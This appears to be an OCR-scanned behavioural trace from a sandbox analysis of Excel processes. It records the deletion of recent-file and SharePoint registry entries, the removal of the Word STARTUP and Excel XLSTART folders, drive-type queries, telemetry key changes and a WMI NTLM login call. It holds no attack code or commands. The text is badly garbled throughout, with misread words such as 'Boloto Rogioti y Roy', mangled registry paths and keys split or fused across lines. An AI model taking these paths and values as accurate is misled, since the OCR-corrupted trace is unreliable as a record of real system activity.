Delete Registry Key Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 39 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 40 Value: None	2792
		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 41 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 42 Value: None	2792
Delete Registry Key Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\texce\lPlace MRUlltem 43 Value: None	2792
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\NONAMEFL.xlsx.LNK) Return: 1	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 44 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\ExcellPlace MRUlltem 45 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\texcellPlace MRUlltem 46 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\ExcellPlace MRUlltem 47 Value: None	2792
Delete Registry Key	Key: HKEY CURRENT USER\SOFTWARE\Microsoft\Office\14.0\ExcellPlace MRUlltem 48 Value: None	2792
Call System API	API Name: GetDriveTypeW Args: (%WorkingDir%)) Return: 3	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRUlitem 49 Value: None	2792
Delete Registry Key	Key: HKEY CURRENT USER\SOFTWARE\Microsoft\Office\14.0\texce\Place MRUltem 50 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 1 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 2 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 3 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 4 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 5 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 6 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 7 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 8 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 9 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 10 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 11 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 12 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 13 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 14 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 15 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 16 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 17 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 18 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 19 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 20 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Max Display Value: None	2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Max Display Value: 19	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 1 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 2 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 3 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 4 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 5 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 6 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 7 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 8 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 9 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 10 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 11 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 12 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 13 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 14 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 15 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\\File MRU\ltem 16 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 17 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\\File MRU\ltem 18 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 19 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 20 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 21 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\\File MRU\ltem 22 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\\File MRU\\tem 23 Value: None	2792
Boloto Rogioti y Roy		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 24 Value: None	2.02
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\tem 24 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\tem 25 Value: None	2792

Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 27 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\1File MRU\Item 28 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 29 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 30 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 31 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 32 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 33 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 34 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 35 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\\File MRU\\tem 36 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\\File MRU\\tem 37 Value: None	2792
		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 38 Value: None	
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 39 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 40 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 41 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\\File MRU\\tem 42 Value: None	2792
		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 43 Value: None	
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 44 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\tem 45 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\tem 46 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 47 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 48 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 49 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\tem 50 Value: None	2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Licensing\538F6C892AD540068154C6670774E980 Value: None	2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\QMSessionCount Value: 3	2792
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000041091100000000000000000000000000000	2792
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000041091100000000000000000000000000000	2792
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Word*, 0, a04e5a0, 0, 0, 0) Return: 6a5a50	2792
Call Filesystem API	API Name: FindNextFileW Args: (6a5a50, a04e5a0) Return: 1	2792
Call Filesystem API	API Name: RemoveDirectoryW Args: (%APPDATA%Microsoft\Word\STARTUP\) Return: 1	2792
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Excel\(^*\), 0, a04e5a0, 0, 0, 0) Return: 6a5a50	2792
Call Filesystem API	API Name: RemoveDirectoryW Args: (%APPDATA%\Microsoft\Excel\XLSTART\) Return: 1	2792
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%IMicrosoftPowerPointl*, 0, a04e5a0, 0, 0, 0) Return: 6a5a50	2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\General\LastAutoSavePurgeTime Value: 1a8ca11	2792
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Security\Trusted Documents\ Value: None	2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Security\Trusted Documents\LastPurgeTime Value: 1a8ca12	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C6A8A\1C6A8A\2lue: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C6A8A\ Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None	2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\MTTF Value: 76	2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\MTTA Value: 76	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\MTTT Value: None	2792
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000061091100000000000000000000000000000	2768
Wite Desister V	C/Usage\ProductFiles Value: 55860040	0700
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LanguageResources\EnabledEditingLanguages\en-US Value: 2	2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LanguageResources\EnabledEditingLanguages\en-US Value: 1	2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\ Value: None	2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\Startupltems\ Value: None	2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\Startupltems\`8' Value: None	2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\a8' Value: None	2768
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000061091100000000000000000000000000000	2768
Call System API	API Name: GetVersionExA Args: (c51f0c0) Return: 1	2768
Call System API	API Name: GetVersionExA Args: (c51f0c0) Return: 1	2768
Call System API	API Name: GetVersionExA Args: (c51f0f8) Return: 1	2768
Call System API	API Name: GetVersionExA Args: (c51f0f8) Return: 1	2768
Call System API	API Name: GetVersionExA Args: (dce998) Return: 1	2768
Call System API	API Name: GetVersionExA Args: (dcd748) Return: 1	2768
Call System API	API Name: GetVersionExA Args: (11cf9cf0) Return: 1	2768
		2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%Microsoft.NET/Framework*, 0, dcc7f4, 0, 0, 0) Return: c38c740	
Call Filesystem API	API Name: FindNextFileW Args: (c38c740, dcc7/4) Return: 1	2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LCCache\Themes\1033\NextUpdate Value: None	2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None	2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{02FD33DF-F746-4A10-9	2768
Delete Registry Koy	3A0-2BC6273BC8E4}\ Value: None Kev: HKEV: CLIRPENT_LISER\SOFTWARF\Microcoft\Office\16\01\Common\ClientTelemetn\Rules\Metadatalayvel.eva\FTWM\nitn\R866074F-7C90.4C20.4	2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{B866D7AE-7C99-4C20-AA98-278FC044FB98}\\ Value: None	2/00
Delete Registry Key Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\Rules\Metadata\excel.exe\ETWMonitor\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\Rules\Metadata\excel.exe\ULSMonitor\ Value: None	2768 2768

Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ Value: None	2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ Value: None	2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\ Value: None	2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{B866D7AE-7C99-4C20-AA98-278FC044FB98}\Value: None	2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\(B866D7AE-7C99-4C20-AA88-278FC044FB98)\dagger\u00e4\u00e	2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\(B866D7AE-7C99-4C20-AA88-278FC044FB98)\Categories Value: None	2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{02FD33DF-F746-4A10-9	2768
Write Registry Key	3A0-2BC6273BC8E4)\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\(02FD33DF-F746-4A10-9)	2768
Write Registry Key	3A0-2BC6273BC8E4))4 Value: 0 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{02FD33DF-F746-4A10-9 3A0-2BC6273BC8E4}\Categories Value: None	2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ULSMonitor\ Value: None	2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ULSMonitor\ULSCategoriesSeverities	2768
Write Registry Key	Value: 70 50,1249 15,1249 10 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ULSMonitor\ULSAllCategories Value: 1	2768
Maile Desiste Key	0	0700
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Roaming\RoamingConfigurableSettings Value: None	2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Roaming\Roaming\LastSyncTime Value: None Key: HKEY CURRENT USER\SOFTWARE\Microsoft\Office\16.0\Common\Roaming\Roaming\LastWriteTime Value: None	2768
Write Registry Key	,	2768
Call System API	API Name: GetDriveTypeW Args: (C.\) Return: 3 API Name: FindFiretFilaFVW Args: (%APPDATA%MicrosoffExcel\Y STAPT* * 0, 2580048, 0, 0, 0, \) Return: db20790	2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%MicrosoftExcelXLSTART**, 0, 2580048, 0, 0, 0) Return: db20790	2768
Call Filesystem API	API Name: FindNextFileW Args: (db20790, 2580048) Return: 1	2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\Microsoft Office\Office16\xi\start*.*, 0, 2580048, 0, 0, 0) Return: db20790	2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\`8' Value: None	2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2768
Call System API	API Name: GetDriveTypeW Args: (C\\) Return: 3	2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2768
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#000000001F500000#(53f5630d-b6bf-11d0-94f2-00a 0c91efb8b)\\) Return: 3	2768
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#000000000100000#(53f5630d-b6bf-11d0-94f2-00a 0c91efb8b)\\) Return: 3	2768
Call System API	API Name: GetDriveTypeW Args: (\\?\IDE#CdRomTEAC_CD-ROM	2768
Call System API	API Name: GetDriveTypeW Args: (E:\\) Return: 2	2768
Call System API	API Name: GetDriveTypeW Args: (F:\\) Return: 2	2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2768
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5	2768
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	2768
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	2768
Call System API	API Name: GetVersionExA Args: (738682d0) Return: 1	2768
Call System API	API Name: GetVersionExA Args: (dc13a8) Return: 1	2768
Call System API	API Name: GetDriveTypeA Args: (C:\) Return: 3	2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2768
Call System API	API Name: GetDriveTypeW Args: (C\1) Return: 3	2768
Call System API	API Name: GetDriveTypeW Args: (C/\) Return: 3	2768
Call System API	API Name: GetDriveTypeW Args: (C/L) Return: 3	2768
Call System API	API Name: GetDriveTypeW Args: (C\) Return: 3	2768
Call System API	API Name: GetDriveTypeW Args: (C\) Return: 3	2768
Call System API	API Name: GetDriveTypeW Args: (C\) Return: 3	2768
Call System API	API Name: GetDriveTypeW Args: (C/\) Return: 3	2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems>' Value: None	2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Exce\Resiliency\DocumentRecovery\ Value: None	2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Exce\Resiliency\DocumentRecovery\1D762D\ Value: None	2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D762D\1D762D\1D762D Value: None	2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D762D\1D762D Value: None	2768
Call System API	API Name: GetVersionExA Args: (dc1dd8) Return: 1	2768
Call System API	API Name: GetDriveTypeW Args: (C:\(\) Return: 3	2768
Call System API	API Name: GetDriveTypeW Args: (C:\(\) Return: 3	2768
Call System API	API Name: GetDriveTypeW Args: (C:) Return: 3	2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D762D\1D762D\1D762D Value: None	2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D762D\ Value: None	2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\ Value: None	2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems>' Value: None	2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\ Value: None	2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D7A73\ Value: None	2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D7A73\1D7A73\1D7A73\Value: None	2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 0	2768
		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\LastRequest Value: 2022-12-06T15:14:	

Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 1	2768	
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\LastUpdate Value: 2022-12-06T15:14:3 7Z	2768	
Call Window API	API Name: DialogBoxIndirectParamW Args: (6f8d0000, f145dc8, 301ea, 6fc551c6, dcc9c4) Return: 6	2768	
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\NextUpdate Value: 2022-12-06T15:17:3 7Z	2768	
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00006109E6009040000000000000000000000000000000	2768	
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00006109E60090400000000000F01FE C\Usage\Product\nonBootFiles\int_1033 Value: 55860008	2768	
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\LanguageList Value: en-US\0en\0	2768	
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\152C64B7E\@C:\Program Files (x86)\Common Files\Microsoft Shared\Office e16\oregres.dll,-412 Value: Easily discover, visualize, and share insights from your data.	2768	
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\LanguageList Value: en-US\0en\0	2768	
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\@C:\Program Files (x86)\Common Files\Microsoft Shared\Office e16\oregres.dll,-206 Value: Excel 2016	2768	
Call System API	API Name: PathFileExistsW Args: (%windir%\Sys\WOW64\propsys.dll) Return: 1	2768	
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1	2768	
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\C:\Program Files (x86)\Microsoft Office\Offic	2768	
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\C:\Program Files (x86)\Microsoft Office\Offic	2768	
Call System API	API Name: GetVersionExA Args: (75fd10ec) Return: 1	2768	
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\152C64B7E\LanguageList Value: en-US\0en\0	2768	
Call WMI API	API Name: IWbemLevel1Login::NTLMLogin Args: (ROOT\CIMV2, en-US,en, 0, 13a00fa8, ea0f420) Return: 0	2768	
